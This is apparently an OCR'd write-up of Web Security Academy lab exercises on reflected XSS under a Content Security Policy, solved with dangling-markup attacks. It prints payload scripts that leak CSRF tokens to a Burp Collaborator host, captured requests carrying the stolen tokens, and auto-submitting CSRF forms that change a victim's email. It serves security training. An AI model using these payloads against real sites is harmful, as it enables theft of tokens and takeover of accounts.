
**Testing procedure and snapshot:**

**Step1:** Log in to the lab using the account provided above.Examine the change email function. Observe that there is an XSS vulnerability in the email parameter.Go to the Burp menu and launch the Burp Collaborator client.Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.

**Step2:** Back in the lab, go to the exploit server and add the following code, replacing your-lab-id with your lab ID, and replacing your-collaborator-id with the payload that you just copied from Burp Collaborator.

```
<script>
location='https://your-lab-id.web-security-
academy.net/email?email=%22%3E%3Ctable%20background=%27//your-collaborator-
id.burpcollaborator.net?';
</script>
```

Click "Store" and then "Deliver exploit to victim". If the target user visits the website containing this malicious script while they are still logged in to the lab website, their browser will send a request containing their CSRF token to your malicious website. You can then steal this token using the Burp Collaborator client.Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see an HTTP interaction that was initiated by the application. Select the HTTP interaction, go to the request tab, and copy the user's CSRF token.


Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 | Copy to clipboard | ☑ Include Collaborator server location


Poll Collaborator interactions

Poll every 60 seconds | Poll now

| # | Time | Type | Payload | Comment |
|---|---|---|---|---|
| 1 | 2020-Apr-17 05:43:12 UTC | HTTP | qoi8qvx2sobi2da3opc2dr3fy64wsl | |
| 2 | 2020-Apr-17 05:43:12 UTC | HTTP | qoi8qvx2sobi2da3opc2dr3fy64wsl | |
| 3 | 2020-Apr-17 05:43:12 UTC | DNS | qoi8qvx2sobi2da3opc2dr3fy64wsl | |

```
GET
/?%22%3E%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cinput
%20required%20type=%22hidden%22%20name=%22csrf%22%20value=%22wby5y2IkInoASx6bShZ4TK4XRUVZ34jF%22%3E%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cbutton%20class
= HTTP/1.1
Host: qoi8qvx2sobi2da3opc2dr3fy64wsl.burpcollaborator.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86 64) AppleWebKit/537.36 (KHTML, like Gecko)
```

**Step3:** With Burp's Intercept feature switched on, go back to the change email function of the lab and submit a request to change the email to any random address.In Burp, go to the intercepted request and change the value of the email parameter to hacker@evil-user.net.Right-click on the request and, from the context menu, select "Engagement tools" and then "Generate CSRF PoC". The popup shows both the request and the CSRF HTML that is generated by it. In the request, replace the CSRF token with the one that you stole from the victim earlier.Click "Options" and make sure that the "Include auto-submit script" is activated.Click "Regenerate" to update the CSRF HTML so that it contains the stolen token, then click "Copy HTML" to save it to your clipboard.



Request to: https://ac3f1feb1f3bcfe780c8b643000a00ba.web-security-academy.net


```
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://ac3f1feb1f3bcfe780c8b643000a00ba.web-security-academy.net/email
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=VUdzjrWZ0mZheFSNPpOKm5ERoVBaBfLY

email=hacker@evil-user.net%40gmail.com&csrf=wby5y2IkInoASx6bShZ4TK4XRUVZ34jF
```

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form
action="https://ac3f1feb1f3bcfe780c8b643000a00ba.web-security-academy.net/email/
change-email" method="POST">
      <input type="hidden" name="email"
value="sub&#46;paudel&#64;gmail&#46;com" />
      <input type="hidden" name="csrf" value="wby5y2IkInoASx6bShZ4TK4XRUVZ34jF"
/>
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

**Step4:** Go back to the exploit server and paste the CSRF HTML into the body. You can overwrite the script that we entered earlier.Click "Store" and "Deliver exploit to victim". The user's email will be changed to hacker@evil-user.net


WEB SECURITY ACADEMY | Reflected XSS protected by CSP, with dangling markup attack

Back to lab description »

LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning »

Craft a response

URL: https://ac9d1fbc1f2acf98800bb6d9016f0028.web-security-academy.net/exploit

HTTPS ✓

File:

```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

**Lab29:** Reflected XSS protected by very strict CSP, with dangling markup attack

**Description:** This lab using a strict CSP that blocks outgoing requests to external web sites.

To solve the lab, perform a cross-site scripting attack that bypasses the CSP and exfiltrates the CSRF token using Burp Collaborator. You can use the following credentials to log in for testing:

- Username: wiener
- Password: peter

Note that you need to label your vector with the word "Click" in order to induce the simulated lab user to click your vector. For example: <a href="">Click me</a>


**Testing procedure and snapshot:**

**Step1:** Log in to the lab using the account provided above.Examine the change email function. Observe that there is an XSS vulnerability in the email parameter.Go to the Burp menu and launch the Burp Collaborator client.Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.

**Step2:** Back in the lab, go to the exploit server and add the following code, replacing your-lab-id with your lab ID, and replacing your-collaborator-id with the payload that you just copied from Burp Collaborator.
<script>
if(window.name) {

```
    new Image().src='//your-collaborator-
id.burpcollaborator.net?'+encodeURIComponent(window.name);
    } else {
        location = 'https://your-lab-id.web-security-
academy.net/email?email=%22%3E%3Ca%20href=%22https://your-exploit-server-id.web-
security-academy.net/exploit%22%3EClick%20me%3C/a%3E%3Cbase%20target=%27';
}
</script>
```

Click "Store" and then "Deliver exploit to victim". If the target user visits the website containing this malicious script while they are still logged in to the lab website, their browser will send a request containing their CSRF token to your malicious website. You can then steal this token using the Burp Collaborator client.Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see an HTTP interaction that was initiated by the application. Select the HTTP interaction, go to the request tab, and copy the user's CSRF token.



Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 | Copy to clipboard | [✓] Include Collaborator server location

Poll Collaborator interactions


Poll every 60 seconds | Poll now

| # | Time | Type | Payload | Comment |
|---|---|---|---|---|
| 1 | 2020-Apr-17 06:04:40 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 2 | 2020-Apr-17 06:04:38 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 3 | 2020-Apr-17 06:04:43 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 4 | 2020-Apr-17 06:04:38 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 5 | 2020-Apr-17 06:04:42 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 6 | 2020-Apr-17 06:04:37 UTC | DNS | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 7 | 2020-Apr-17 06:04:54 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 8 | 2020-Apr-17 06:04:51 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 9 | 2020-Apr-17 06:04:50 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 10 | 2020-Apr-17 06:04:53 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 11 | 2020-Apr-17 06:04:59 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 12 | 2020-Apr-17 06:04:47 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |
| 13 | 2020-Apr-17 06:04:45 UTC | HTTP | hqb5lm5p3g3brs25cuk24cp7xy3... | |

Description | Request to Collaborator | Response from Collaborator
Raw | Params | Headers | Hex

```
GET
/?%22%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cin
put%20required%20type%3D%22hidden%22%20name%3D%22csrf%22%20value%3D%22Kw8bh5ttYwwR4R0sZ41WCgFw8NSyY8
ym%22%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cbu
tton%20class%3D HTTP/1.1
Host: hqb5lm5p3g3brs25cuk24cp7xy3ord.burpcollaborator.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
```

**Step3:** With Burp's Intercept feature switched on, go back to the change email function of the lab and submit a request to change the email to any random address.In Burp, go to the intercepted request and change the value of the email parameter to hacker@evil-user.net.Right-click on the request and, from the context menu, select "Engagement tools" and then "Generate CSRF PoC". The popup shows both the request and the CSRF HTML that is generated by it. In the request, replace the CSRF token with the one that you stole from the victim earlier.Click "Options" and make sure that the "Include auto-submit script" is activated.Click "Regenerate" to update the CSRF HTML so that it contains the stolen token, then click "Copy HTML" to save it to your clipboard.



```
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://ace41f7f1eda9410806131a6002500cf.web-security-academy.net/email
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=nxL16UK48MqnMHc8iboq9WWcWajYZYSp

email=hacker@evil-user.net&csrf=Kw8bh5ttYwwR4R0sZ41WCgFw8NSyY8ym
```

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form
action="https://ace41f7f1eda9410806131a6002500cf.web-security-academy.net/email/
change-email" method="POST">
      <input type="hidden" name="email"
value="hacker&#64;evil&#45;user&#46;net" />
      <input type="hidden" name="csrf" value="Kw8bh5ttYwwR4R0sZ41WCgFw8NSyY8ym"
/>
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

**Step4:** Go back to the exploit server and paste the CSRF HTML into the body. You can overwrite the script that we entered earlier.Click "Store" and "Deliver exploit to victim". The user's email will be changed to hacker@evil-user.net

WEB SECURITY ACADEMY

Reflected XSS protected by very strict CSP, with dangling markup attack

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | Account login

**Lab30:** Reflected XSS protected by CSP, with CSP bypass

**Description:** This lab uses CSP and contains a reflected XSS vulnerability.

